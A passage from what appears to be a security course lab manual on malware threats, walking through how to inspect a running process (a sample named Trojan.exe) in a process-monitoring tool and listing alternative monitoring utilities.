
Module 07 – Malware Threats

- To view the properties of a running process, select the process (here, **Trojan.exe**), right-click on the process and select **Properties** from the context menu.




Module 07 – Malware Threats

7. The **Event Properties** window appears with the details of the chosen process.
8. In the **Event** tab, you can see the complete details of the running process such as Date, Thread, Class, Operation, Result, Path, and Duration.




Module 07 – Malware Threats

9. Once the analysis is complete, click the **Process** tab.
10. The **Process** tab shows the complete details of the process running, as shown in the screenshot.



11. Click the **Stack** tab to view the supported DLLs of the selected process. Once the analysis is done, click **Close**.



12. This way, you can analyze the processes running on a machine.
13. If a process is found to be suspicious, you may either kill the process or close the port.
14. Close all windows on the **Windows 11** and **Windows Server 2022** machines.
15. You can also use other process monitoring tools such as **Process Explorer** (<https://docs.microsoft.com>), **OpManager** (<https://www.manageengine.com>), **Monit** (<https://mmonit.com>), or **ESET SysInspector** (<https://www.eset.com>) to perform process monitoring.
16. Turn off the **Windows Server 2022** virtual machine.

Task 3: Perform Registry Monitoring using Reg Organizer

